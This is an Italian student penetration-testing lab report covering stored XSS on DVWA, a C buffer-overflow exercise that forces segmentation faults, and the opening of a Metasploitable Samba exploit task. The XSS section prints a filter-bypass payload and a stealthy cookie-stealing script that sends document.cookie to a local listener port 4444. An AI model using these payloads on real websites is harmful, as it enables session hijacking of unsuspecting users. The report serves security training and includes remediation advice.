Quando si utilizza questa opzione, netcat si configura in modalità server, ascoltando le connessioni in entrata su una porta specificata.

Security level: medium

Reflection point

Il livello di sicurezza medio prevede una maggiore sanificazione dell'input utente, dal link "View source" in basso a destra è stato possibile vedere in dettaglio il codice php relativo all'input.



The screenshot shows a browser window for DVWA (Damn Vulnerable Web App) version 1.0.7. The URL is 192.168.104.150/dvwa/vulnerabilities/xss_s/. The page title is "Stored XSS Source". The main content area displays the PHP source code for handling user input:

```

<?php
if(isset($_POST['btnSign'])) {
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags(addslashes($message)));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}

```

Below the code, there is a text input field labeled "Comment" and a "Name" field. At the bottom left, it says "Username: admin Security Level: medium". At the bottom right, there are "View Source" and "View Help" buttons. A cursor is hovering over the "View Source" button.

Nella sezione "message input", la stringa dell'utente viene manipolata dalla funzione htmlspecialchars che sostituisce una serie di caratteri, fondamentali per poter formulare uno script, e quindi impedisce di finalizzare l'attacco.

Performed translations	
Character	Replacement
& (ampersand)	&
" (double quote)	", unless ENT_NOQUOTES is set
' (single quote)	' (for ENT_HTML401) or ' (for ENT_XML1, ENT_XHTML or ENT_HTML5), but only when ENT_QUOTES is set
< (less than)	<
> (greater than)	>

Nella sezione ‘name input’, la stringa dall’utente viene manipolata dalla funzione str_replace; tale funzione, quando trova all’interno dell’input utente la sequenza “<script>”, la sostituisce con “”.

Nonostante la misura di sicurezza è possibile aggirare il controllo.

Per esempio utilizzando lo script:

```
<sc<script>ript>alert("sei stato hackerato")</script>
```

Succede che in fase di sanificazione, la funzione str_replace rileva all’interno della stringa la sequenza “<script>” e la elimina dall’input,

Il risultato sarà:

```
<script>alert("sei stato hackerato")</script>
```

Possiamo affermare di aver trovato il reflection Point.

Script

Lo script utilizzato per il livello di sicurezza LOW reindirizzava l’utente su un’altra pagina, mostrando anche all’utente il proprio cookie. Per questo livello più avanzato di sicurezza, che si è voluto esplorare anche se non previsto dalla traccia, si è deciso di utilizzare uno script più discreto, che non avrebbe permesso all’utente di accorgersi del grabbing dei cookie.

È stato inserito in input il nuovo script:

```
<sc<script>ript>var      img=      new      Image();img.src='http://127.0.0.1:4444/?'      +  
document.cookie</script>
```

Dove:

-var img = new Image() crea un nuovo oggetto Image, che è una immagine dinamica
 -img.src = ‘<http://127.0.0.1:4444/>?’ assegna (=) la sorgente dell’immagine (img.src) all ’URL
<http://127.0.0.1:4444> ovvero l’indirizzo web del server che gira sul localhost in ascolto sulla porta 4444.

-document.cookie è il documento HTML che esegue lo script contenente document.cookie, cioè l’oggetto dei cookie associato alla pagina web e che ne contiene tutti i relativi cookie.
 quando gli altri utenti visitano la pagina web di DVWA, lo script malevolo eseguito indurrà i web browser ad inviare, al server remoto del localhost, una richiesta HTTP GET, per effettuare il caricamento di un’oggetto immagine che non verrà visualizzato nella pagina web, che contiene i cookie degli utenti relativi alla pagina web come parametro della richiesta.

Name * <sc<script>var img = new Image();img.src = 'http://127.0.0.1:4444/?' + document.cookie;</script>

Message * ciao

Web server -python-

Abbiamo riproposto la stessa configurazione utilizzata per il livello di sicurezza low, con la differenza che essendo uno script diverso, lato utente non era previsto il reindirizzamento della pagina web.

kali@kali: ~

```
$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/)...
```

File Actions Edit View Help

(kali㉿kali)-[~]

Low Stored XSS Source

Vulnerability: Stored Cross-Site Scripting

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Name: test
Message: This is a test comment.
Name: ciao
Message: ciao

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Security level: high

Reflection point

Il livello di sicurezza "high", a differenza del livello "medium", implementa la funzione di controllo "htmlspecialchars" sia nell'input del "nome" che del "messaggio", rendendo impossibile bypassare questa misura di sicurezza ed è per questo motivo che l'attacco XSS non può essere finalizzato, in mancanza del reflection point.

The screenshot shows a Mozilla Firefox browser window displaying the source code of a PHP script. The URL is `192.168.104.150/dvwa/vulnerabilities/view_source.php?id=xss_s&securi`. The page title is "Damn Vulnerable Web App (DVWA) v1.0.7 :: Source — Mozilla Firefox". The source code includes logic for handling POST requests, sanitizing inputs, and executing an SQL insert query. A reflection point is present in the code where the sanitized input is used in an SQL query. The right side of the browser shows a preview of the page with a large input field labeled "Scripting (XSS)". Below the browser, the status bar shows "Username: admin", "Security Level: high", and "PHPIDS: disabled". At the bottom right of the browser window, there are "View Source" and "View Help" buttons.

```
if(isset($_POST['btnSign']))  
{  
    $message = trim($_POST['mtxMessage']);  
    $name = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = stripslashes($message);  
    $message = mysql_real_escape_string($message);  
    $message = htmlspecialchars($message);  
  
    // Sanitize name input  
    $name = stripslashes($name);  
    $name = mysql_real_escape_string($name);  
    $name = htmlspecialchars($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";  
  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
}  
?  
Compare  
View Source | View Help
```

Conclusioni

Ai livelli LOW e MEDIUM di DVWA, l'attacco XSS stored è avvenuto con successo; sfruttando la vulnerabilità della vulnerable web app, è stato possibile memorizzare all'interno del database un codice malevolo che dal momento dell'attacco in avanti viene eseguito ogni volta che l'utente visita la pagina in questione.

L'attacco XSS stored è una grave minaccia per la sicurezza delle applicazioni web perché, con un singolo attacco, si possono colpire diversi utenti di una data applicazione web e, a differenza di quello Reflected, non è identificabile dai filtri dei web browser.

Per questo è essenziale implementare una serie di best practice che sono dettagliate nella sezione di seguito.

Remediation Action

Validazione dei dati in input: Assicurarsi di validare e filtrare accuratamente tutti i dati in input lato server. Utilizzare approcci come la validazione del formato e la rimozione di caratteri non consentiti.

Escape dei dati prima della visualizzazione: Prima di visualizzare i dati in output, effettuare l'escape dei caratteri speciali. Ad esempio, convertire caratteri come <, >, &, ", e ' in entità HTML (es. <, >, &, ", ').

Content Security Policy (CSP): Implementare una politica di sicurezza dei contenuti tramite l'intestazione HTTP Content-Security-Policy per limitare l'esecuzione di script solo da fonti attendibili.

Utilizzo di framework sicuri: Se possibile, utilizzare framework web che incorporano funzionalità di sicurezza, come la protezione automatica contro XSS.

Sanitizzazione dei dati: Utilizzare librerie o funzioni di sanitizzazione per rimuovere eventuali tag o script indesiderati dai dati inseriti dagli utenti.

Input validation lato client: Implementare la validazione lato client per prevenire inserimenti errati prima che i dati vengano inviati al server.

Utilizzo di HTTPS: Assicurarsi che la web app utilizzi una connessione sicura (HTTPS) per proteggere i dati durante la trasmissione e prevenire attacchi di tipo man-in-the-middle.

Monitoraggio e logging: Implementare meccanismi di monitoraggio e logging per rilevare e registrare eventuali tentativi di attacco XSS, consentendo una risposta tempestiva.

Formazione degli sviluppatori: Assicurarsi che il team di sviluppo sia ben informato sulle best practice di sicurezza e consapevole dei rischi associati agli attacchi XSS, fornendo formazione e risorse aggiornate.

Traccia giorno 3: System Exploit BOF

Leggete attentamente il programma in allegato.

Viene richiesto di:

Descrivere il funzionamento del programma prima dell'esecuzione;

Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?

Modificare il programma affinché si verifichi un errore di segmentazione;

Suggerimento: Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione.

Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

Contenuto del capitolo, in breve

La presente sezione parte dall'analisi del codice di un programma in linguaggio C che è stato fornito in consegna. Prima di essere eseguito, il codice è stato analizzato approfonditamente blocco per blocco, cosa che ha permesso di formulare alcune ipotesi sul suo funzionamento.

La successiva esecuzione del programma ha poi confermato le ipotesi.

Nella fase seguente, l'obiettivo era modificare il codice originale affinché il programma generasse un "segmentation fault". Per questo obiettivo sono state presentate due soluzioni: nella prima, la modifica seguiva il suggerimento presente in consegna (ovvero intervenire sulla parte del programma relativa all'input utente). Nella seconda soluzione invece, il segmentation fault emerge in una parte diversa del programma.

Vengono presentate entrambe le soluzioni e viene mostrato un esempio di output, dove emerge il segmentation fault.

In conclusione, sono dettagliate una serie di best practice e remediation action per evitare errori di tipo Buffer Overflow e dunque possibili attacchi che sfruttano questa vulnerabilità.

Introduzione

Per capire cos'è una vulnerabilità di tipo buffer overflow, si ricorda cos'è un buffer.

Un **buffer** è un'area di memoria che risiede in RAM riservata per contenere dei dati temporanei come:

- un input utente.
- una parte di un file video.
- il banner dei server ricevuti da una web app.
- altro.

I buffer hanno una **dimensione finita**, ossia possono contenere un certo quantitativo di dati.

Il **Buffer Overflow** è una **vulnerabilità** generata, in fase di programmazione, dalla mancanza di controlli sulla dimensione dei buffer che accettano input utente.

Se i programmatore non implementano sufficienti controlli di validazione o non utilizzano funzioni sicure per la manipolazione dei dati dei buffer, questa vulnerabilità può essere **sfruttata inserendo un input maggiore della dimensione del buffer** così da sovrascrivere la memoria oltre il suo spazio allocato.

Nello specifico, l'inserimento di dati superiori rispetto alla dimensione del buffer consente agli attaccanti di **sovrascrivere il contenuto degli indirizzi di memoria adiacenti, modificando potenzialmente il contenuto delle variabili di un programma**.

Se correttamente sfruttata, una vulnerabilità di tipo Buffer Overflow (BOF), permette ad un utente malintenzionato di controllare il flusso del programma e potenzialmente eseguire codice malevolo.

Il **segmentation fault** è un errore critico che si verifica durante l'esecuzione di un programma quando quest'ultimo tenta di accedere a una porzione di memoria alla quale non ha il diritto di accedere. Questo genere di violazione di accesso alla memoria può essere causato da diversi fattori, tra cui la vulnerabilità di tipo Buffer Overflow precedentemente menzionata.

Nel contesto della programmazione, il segmentation fault è spesso il risultato di un tentativo di accesso a una zona di memoria oltre i limiti allocati per un buffer ed è spesso la conseguenza di una gestione non sicura della memoria da parte del programma, che può essere innescata da vulnerabilità di tipo Buffer Overflow.

Gli **attacchi** che sfruttano il buffer overflow mirano ad ottenere il **controllo sul flusso di esecuzione di un programma del sistema operativo**.

Controllare l'esecuzione di un programma significa essere in grado utilizzarlo per scopi differenti rispetto alla logica stabilita dal programmatore.

Le principali e più gravi **conseguenze** degli attacchi di buffer overflow sono:

- il **crash** di un programma o dell'intero sistema operativo.
- l'attuazione di un secondo attacco di tipo **privilege escalation**.
- l'inserimento e l'esecuzione di **codice malevolo** direttamente sulla macchina vittima.
- **elusione** delle **funzionalità di sicurezza** di un sistema operativo.

Descrizione del funzionamento del programma

Il codice in esame è progettato per ordinare un vettore di 10 interi utilizzando l'algoritmo di ordinamento "Bubble Sort". Per comprendere appieno il ruolo dei buffer e la manipolazione delle celle di memoria temporanea, è essenziale avere una visione più ampia del contesto.

Buffer e Array:

In programmazione, un buffer è un'area di memoria temporanea utilizzata per immagazzinare dati in transito tra due processi o componenti di un programma. In questo caso, l'array vector funge da buffer, rappresentando una sequenza di celle di memoria contigue in cui vengono memorizzati gli interi inseriti dall'utente.

Gli array in C sono strutture dati statiche, con dimensioni definite a tempo di compilazione e un'allocazione statica nella memoria. La variabile `int vector[10]` definisce un buffer statico, con una dimensione predeterminata di 10 celle di memoria.

L'accesso agli elementi dell'array avviene attraverso indici. Ad esempio, `vector[0]` rappresenta il primo elemento, `vector[1]` il secondo, e così via. L'utilizzo di indici è fondamentale per manipolare dati all'interno del buffer.

Input utente e Array:

La richiesta di input all'utente per inserire dati nell'array costituisce una forma di utilizzo pratico del buffer. Quando l'utente inserisce 10 interi, il programma immagazzina questi valori nell'array denominato `vector`. L'utilizzo di un array consente una gestione efficiente di dati multipli, assegnando ad ogni elemento un'area di memoria specifica. Ogni cella dell'array rappresenta un elemento del buffer, contenente un intero.

Ordinamento con Bubble Sort:

L'ordinamento del vettore tramite l'algoritmo "Bubble Sort" è un processo di manipolazione dei dati all'interno del buffer, che coinvolge la comparazione degli elementi e lo scambio di valori all'interno delle celle di memoria temporanee.

Tale algoritmo opera confrontando iterativamente coppie di elementi adiacenti nell'array (buffer) e scambiandoli se sono fuori ordine. Questo processo si ripete fino a quando l'intero array è ordinato dall'elemento più piccolo all'elemento più grande.

Durante il confronto e lo scambio di elementi, viene utilizzata una variabile temporanea chiamata `swap_var`. Questa variabile temporanea rappresenta una sorta di "cella di memoria temporanea" (buffer temporaneo) che memorizza il valore di un elemento durante lo scambio. L'utilizzo di `swap_var` consente di mantenere l'integrità dei dati durante il processo di ordinamento.

Output del Vettore Ordinato:

Dopo l'esecuzione dell'algoritmo di ordinamento, il programma stampa il vettore ordinato.

In conclusione, il codice illustrato esemplifica il concetto di buffer attraverso l'utilizzo di un array (vector) e dimostra come un algoritmo di ordinamento (Bubble Sort) possa manipolare efficacemente le celle di memoria temporanea per ottenere l'ordinamento desiderato del buffer.

Questo programma in linguaggio C chiede all'utente di inserire 10 interi, memorizza questi valori in un vettore, stampa il vettore iniziale, ordina il vettore in modo crescente utilizzando l'algoritmo Bubble Sort e infine stampa il vettore ordinato.

Analisi del codice blocco per blocco

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
```

Nella prima riga viene importata la libreria <stdio.h>, dopodiché viene definita la funzione main. Vengono dichiarate quattro variabili: vector è un array di 10 interi, mentre i, j, e k sono variabili intere utilizzate come contatori; successivamente è dichiarata la variabile intera swap_var, che svolge il ruolo di contenitore temporaneo per agevolare lo scambio di valori durante l'operazione di ordinamento.

```
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = 0 ; i < 10 ; i++)
12    {
13        int c= i+1;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
```

Il secondo blocco di codice inizia con la stampa del messaggio: "Inserire 10 interi:", per chiedere all'utente di digitare 10 numeri interi. A quel punto inizia un ciclo for che permette al programma di memorizzare iterativamente, uno dopo l'altro, i valori inseriti dall'utente all'interno del vettore di interi di dimensione 10.

La variabile c comunica all'utente la posizione del numero intero che digita di volta in volta e parte da 1 per agevolare la user experience (ovvero, per non partire a contare da zero, nonostante il primo indice dell'array sia effettivamente zero).

Infine, scanf serve a memorizzare l'input dell'utente nell'elemento corrente dell'array vector.

```

18
19     printf ("Il vettore inserito e':\n");
20     for ( i = 0 ; i < 10 ; i++)
21     {
22         int t= i+1;
23         printf("[%d]: %d", t, vector[i]);
24         printf("\n");
25     }
26

```

Il terzo blocco di codice fornisce in output all'utente la sequenza dei vettori che ha inserito, nell'ordine in cui li ha inseriti.

Viene stampato il messaggio "Il vettore inserito e:" per indicare che verrà stampato l'array inserito. Inizia poi un nuovo ciclo for per iterare attraverso l'array e stampare ciascun elemento.

La variabile t svolge un ruolo simile a quello che svolgeva c, ovvero comunica la posizione dei singoli elementi (partendo da uno), che vengono stampati con printf.

L'ultima riga agevola l'impaginazione in verticale dell'elenco, con l'inserimento del comando "a capo".

```

27
28     for (j = 0 ; j < 10 - 1; j++)
29     {
30         for (k = 0 ; k < 10 - j - 1; k++)
31         {
32             if (vector[k] > vector[k+1])
33             {
34                 swap_var=vector[k];
35                 vector[k]=vector[k+1];
36                 vector[k+1]=swap_var;
37             }
38         }
39     }

```

Nel penultimo blocco, Il primo ciclo for (esterno) controlla l'intero array, elemento per elemento, tranne l'ultimo. L'obiettivo è fare in modo che il numero più grande si sposti gradualmente verso la fine dell'array.

Il secondo ciclo for (interno) esegue confronti e scambi tra gli elementi dell'array.

La parte `10 - j - 1` assicura che non si verifichino confronti già effettuati nelle iterazioni precedenti. All'interno del secondo ciclo, la condizione if verifica se l'elemento corrente (`vector[k]`) è maggiore del successivo (`vector[k + 1]`). Se l'elemento corrente è maggiore del successivo, avviene uno scambio di valori.

Viene utilizzata una variabile temporanea (`swap_var`) per memorizzare temporaneamente il valore corrente. L'elemento corrente viene quindi sostituito con il valore successivo, che a sua volta viene sostituito con il valore contenuto all'interno della variabile `swap_var`.

Questo processo si ripete finché l'array è completamente ordinato.


```
40  printf("Il vettore ordinato e':\n");
41  for (j = 0; j < 10; j++)
42  {
43      int g = j+1;
44      printf("[%d]:", g);
45      printf("%d\n", vector[j]);
46  }
47
48  return 0;
49
50
51 }
52
```

L'ultimo blocco di codice svolge il medesimo ruolo del terzo blocco, ovvero fornisce in output all'utente la sequenza dei vettori contenuti nell'array, che però ora è stato ordinato dall'elemento più piccolo al più grande.

Così termina la funzione main. La restituzione del valore 0 indica che il programma è stato eseguito correttamente.

Esecuzione del programma nel laboratorio e verifica delle ipotesi

Il programma è stato compilato ed eseguito:



```
kali@kali: ~/Desktop/Epicode_Lab
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/Epicode_Lab]
$ gcc -g BW_D3_BOF.c -o BW_D3_BOF
(kali㉿kali)-[~/Desktop/Epicode_Lab]
$ ./BW_D3_BOF
```

L'esecuzione del programma conferma le ipotesi iniziali, ovvero: sono stati inseriti 10 numeri interi in ordine casuale e il programma ha prima restituito in output l'array di valori nell'ordine in cui sono stati inseriti e poi ne ha restituito in output l'elenco in ordine crescente.



```
kali@kali: ~/Desktop/Epicode_Lab
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/Epicode_Lab]
$ ./BW_D3_BOF
Inserire 10 interi:
[1]:45
[2]:34
[3]:34
[4]:128
[5]:89
[6]:56
[7]:78
[8]:233
[9]:4466
[10]:1
Il vettore inserito e':
[1]: 45
[2]: 34
[3]: 34
[4]: 128
[5]: 89
[6]: 56
[7]: 78
[8]: 233
[9]: 4466
[10]: 1
Il vettore ordinato e':
[1]:1
[2]:34
[3]:34
[4]:45
[5]:56
[6]:78
[7]:89
[8]:128
[9]:233
[10]:4466
(kali㉿kali)-[~/Desktop/Epicode_Lab]
$
```

Modifiche al programma per generare un errore di segmentazione

La consegna richiede di modificare il codice in modo da generare un errore di segmentazione. Sono state individuate due possibili soluzioni.

Soluzione 1

La prima soluzione prende spunto dal suggerimento, ovvero si concentra sul punto dove l'utente può inserire valori in input. Rispetto al codice fornito in traccia, sono state apportate due modifiche all'interno del primo ciclo for:

CODICE ORIGINALE

```

1  #include <stdio.h>
2
3  int main () {
4
5      int vector [10], i, j, k;
6      int swap_var;
7
8
9      printf ("Inserire 10 interi:\n");
10
11     for ( i = 0 ; i < 10 ; i++)
12     {
13         int c= i+1;
14         printf("[%d]:", c);
15         scanf ("%d", &vector[i]);
16     }
17

```

CODICE MODIFICATO

```

1  #include <stdio.h>
2
3  int main () {
4
5      int vector [10], i, j, k;
6      int swap_var;
7
8
9      printf ("Inserire 10 interi:\n");
10
11     for ( i = -14 ; i < 10 ; i++)
12     {
13         int c= i+14;
14         printf("[%d]:", c);
15         scanf ("%d", &vector[i]);
16     }
17

```

La premessa è che, nel linguaggio C, gli array iniziano da un indice 0. Quando si utilizza un indice negativo come -14, si sta cercando di scrivere oltre la dimensione effettiva dell'array vector. Questo comportamento è indefinito e potrebbe provocare un errore di segmentation fault.

Come già spiegato, nel codice in esame la variabile vector è un array e, nel primo ciclo for del codice modificato, l'indice non viene inizializzato a zero, bensì con valore negativo ($i = -14$). Perciò quando vengono assegnati i valori agli elementi dell'array vector all'interno di questo ciclo, vengono sovrascritte le celle di memoria adiacenti a quelle occupate dall'array.

Di seguito l'output del programma:

```
(kali㉿kali)-[~/Desktop/Epicode_Lab]
└─$ ./BW_D3_BOF_soluzione1
Inserire 10 interi:
[0]:455
[1]:67
[2]:2
[3]:45
[4]:677
[5]:8
[6]:6
[7]:41
[8]:23
[9]:34
[10]:667
[11]:567
[12]:445
zsh: segmentation fault  ./BW_D3_BOF_soluzione1
```

L'utente è infatti in grado di scrivere più di 10 interi; subito dopo, il programma termina la sua esecuzione e restituisce un segmentation fault.

Soluzione 2

La soluzione 2 si basa sull'inserimento di due righe di codice che, come si vede nello screen di seguito, si trovano alla riga 27 e 28:

CODICE ORIGINALE

```
1 #include <stdio.h>
2
3 int main () {
4
5 int vector [10], i, j, k;
6 int swap_var;
7
8
9 printf ("Inserire 10 interi:\n");
10
11 for ( i = 0 ; i < 10 ; i++)
12 {
13     int c= i+1;
14     printf("[%d]:", c);
15     scanf ("%d", &vector[i]);
16 }
17
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21 {
22     int t= i+1;
23     printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
26
27
28 for (j = 0 ; j < 10 - 1; j++)
29 {
30     for (k = 0 ; k < 10 - j - 1; k++)
```

CODICE MODIFICATO

```
1 #include <stdio.h>
2
3 int main () {
4
5 int vector [10], i, j, k;
6 int swap_var;
7
8
9 printf ("Inserire 10 interi:\n");
10
11 for ( i = 0 ; i < 10 ; i++)
12 {
13     int c= i+1;
14     printf("[%d]:", c);
15     scanf ("%d", &vector[i]);
16 }
17
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21 {
22     int t= i+1;
23     printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
26
27
28 int *ptr = NULL;
29 *ptr = 10;
30
31 for (j = 0 ; j < 10 - 1; j++)
32 {
33     for (k = 0 ; k < 10 - j - 1; k++)
```

La dichiarazione "int *ptr = NULL;" inizializza un puntatore ptr a cui viene assegnato il valore NULL.

Un puntatore è una variabile che contiene l'indirizzo di memoria di un'altra variabile. Il valore NULL è un valore speciale che indica che il puntatore non punta a nessuna variabile o indirizzo di memoria valido.

La riga successiva, *ptr = 10;, tenta di dereferenziare il puntatore ptr e assegnare il valore 10 all'indirizzo di memoria a cui punta ptr. Tuttavia, poiché ptr è stato inizializzato con il valore NULL, cioè un indirizzo di memoria non valido, questo comporta un errore di segmentazione (segmentation fault).

Quando si dice "dereferenziare un puntatore", ci si riferisce all'azione di accedere al valore contenuto nell'indirizzo di memoria a cui punta il puntatore. In questo caso, *ptr sta cercando di accedere al valore all'indirizzo NULL, operazione che, non essendo consentita, provoca un segmentation fault.

Lo si vede bene nell'output seguente:

```
(kali㉿kali)-[~/Desktop/Epicode_Lab]
$ ./BW_D3_BOF_soluzione2
Inserire 10 interi:
[1]:5
[2]:6
[3]:24
[4]:56
[5]:345
[6]:7
[7]:345
[8]:223
[9]:556
[10]:677
Il vettore inserito e': 0f...
[1]: 5
[2]: 6
[3]: 24
[4]: 56
[5]: 345
[6]: 7
[7]: 345
[8]: 223
[9]: 556
[10]: 677
zsh: segmentation fault ./BW_D3_BOF_soluzione2
(kali㉿kali)-[~/Desktop/Epicode_Lab]
```

In questo caso, l'utente può inserire 10 interi e riceve in output la sequenza così come l'ha scritta. Il flusso del programma non viene invalidato e prosegue correttamente fino a quando non incontra la riga di codice che genera il segmentation fault.

A quel punto, dopo aver comunicato l'errore, il programma si arresta.

Conclusioni

Nel corso di questa attività, è stato analizzato il codice fornito in traccia e sono state presentate due soluzioni in grado di provocare, in maniera diversa, un errore di segmentation fault nel programma.

Curiosità: i buffer overflow sono una vulnerabilità di vecchia data, che è stata sfruttata in molti attacchi informatici noti, tra cui il famigerato attacco Stuxnet del 2010.

Evitare buffer overflow e segmentation fault è cruciale per la sicurezza e la stabilità dei programmi: i buffer overflow sono una vulnerabilità seria che può essere sfruttata dagli hacker per ottenere il controllo del sistema e i linguaggi di programmazione C e C++ sono particolarmente vulnerabili al BOF.

Analizzando il codice fornito in traccia, è stato rilevato che non vi è alcun controllo sull'input utente. Infatti, se l'utente inserisce un carattere il programma ha un comportamento inaspettato. Questo perché quando si inserisce un char in una variabile int, la funzione di input tenta di convertire il char in int. Se la conversione non riesce, si genera un errore di runtime che provoca l'arresto dell'interazione con l'utente e l'assegnazione automatica casuale di valori all'interno dell'array, che vengono poi ordinati dal programma:

```
PS C:\Users\giuli> cd "c:\Users\giuli\OneDrive\Desktop\EPICODE - pratica"
D3_BOF } ; if ($?) { .\BW_D3_BOF }
Inserire 10 interi:
[1]:a
[2]:[3]:[4]:[5]:[6]:[7]:[8]:[9]:[10]:Il vettore inserito e':
[1]: 0
[2]: 4201136
[3]: 6422224
[4]: 6422280
[5]: 6422476
[6]: 1993466224
[7]: 390269634
[8]: -2
[9]: 6422280
[10]: 1993441901
Il vettore ordinato e':
[1]:-2
[2]:0
[3]:4201136
[4]:6422224
[5]:6422280
[6]:6422280
[7]:6422476
[8]:390269634
[9]:1993441901
[10]:1993466224
PS C:\Users\giuli\OneDrive\Desktop\EPICODE - pratica\S08\BW_D3_BOF> []
```

Lo stesso avviene se invece di un valore intero si inserisce un valore con decimali:

```
08\BW_D3_BOF\" ; if ($?) { gcc BW_D3_BOF.c -o BW_D3_BOF } ; if ($?) { .\BW_D3_BOF }
Inserire 10 interi:
[1]:56,8
[2]:[3]:[4]:[5]:[6]:[7]:[8]:[9]:[10]:Il vettore inserito e':
[1]: 56
[2]: 4201136
[3]: 6422224
[4]: 6422280
[5]: 6422476
[6]: 1993466224
[7]: 1893304268
[8]: -2
[9]: 6422280
[10]: 1993441901
Il vettore ordinato e':
[1]:-2
[2]:56
[3]:4201136
[4]:6422224
[5]:6422280
[6]:6422280
[7]:6422476
[8]:1893304268
[9]:1993441901
[10]:1993466224
PS C:\Users\giuli\OneDrive\Desktop\EPICODE - pratica\S08\BW_D3_BOF> []
```

Esistono diverse contromisure che possono essere utilizzate per mitigare il rischio di buffer overflow, sono esposte nel dettaglio nella sezione seguente.

Remediation Action

Implementare un controllo sull'input dell'utente:

Ad esempio, per sanitizzare l'input del codice che è stato analizzato ed evitare gli errori descritti nella sezione precedente, si consiglia di considerare "char" i valori digitati dall'utente, ricorrendo alla funzione isdigit della libreria <ctype.h> per controllare se il valore inserito dall'utente sia effettivamente un intero.

Verificare gli indici degli array:

Assicurarsi che gli indici utilizzati per accedere agli elementi di un array siano compresi tra 0 e la lunghezza dell'array meno uno. Accedere a elementi al di fuori di questi limiti può causare buffer overflow.

Limitare l'uso di funzioni pericolose:

Evitare funzioni pericolose come gets() in C, che possono portare a buffer overflow. Invece, usa funzioni più sicure come fgets() o fscanf() che permettono di specificare la lunghezza massima dei dati che il programma deve leggere.

Controllare la lunghezza delle stringhe:

Assicurarsi che le stringhe siano terminate correttamente con il carattere nullo '\0'. Controllare la lunghezza delle stringhe prima di copiare o concatenare per evitare overflow.

Utilizzare funzioni di libreria sicure:

Se possibile, utilizzare le versioni sicure delle funzioni di libreria standard come `strncpy()` invece di `strcpy()`. Le versioni sicure spesso richiedono la specifica della lunghezza massima.

Verificare i limiti delle allocazioni di memoria:

Quando si utilizzano funzioni come `malloc()` o `calloc()`, assicurarsi di allocare la quantità di memoria necessaria e di verificare che l'allocazione sia riuscita.

Evitare puntatori non inizializzati e NULL:

Inizializzare i puntatori prima di usarli ed evitare di dereferenziare puntatori NULL, poiché ciò può causare segmentation fault.

Usare strumenti di analisi statica e dinamica:

Utilizzare strumenti come analizzatori statici del codice e strumenti di rilevamento di memory leak per identificare potenziali problemi prima dell'esecuzione del programma.

Sfruttare le caratteristiche di sicurezza del linguaggio:

Se possibile, utilizzare linguaggi che offrono caratteristiche di sicurezza intrinseche come l'indicizzazione degli array a partire da 0, il controllo automatico della dimensione degli array e la gestione automatica della memoria.

Mantenere il codice semplice e comprensibile:

Ridurre la complessità del codice per facilitare la comprensione e la manutenzione, il che può contribuire a evitare errori che portano a buffer overflow e segmentation fault.

Traccia giorno 4: Exploit Metasploitable con Metasploit

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.

È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Giorno 4:

IP Kali Linux: 192.168.50.100

IP Metasploitable: 192.168.50.150

Listen port (nelle opzioni del payload): 5555

Suggerimento:

Utilizzate l'exploit al path exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search).

Contenuto del capitolo, in breve

Il seguente report dettaglia le fasi di Vulnerability Assessment (VA) e di Exploit di un Penetration Testing, ovvero di una simulazione di attacco informatico per scopi di sicurezza, condotte sul servizio SMB (Server Mesage Block) della macchina vulnerabile Metasploitable.

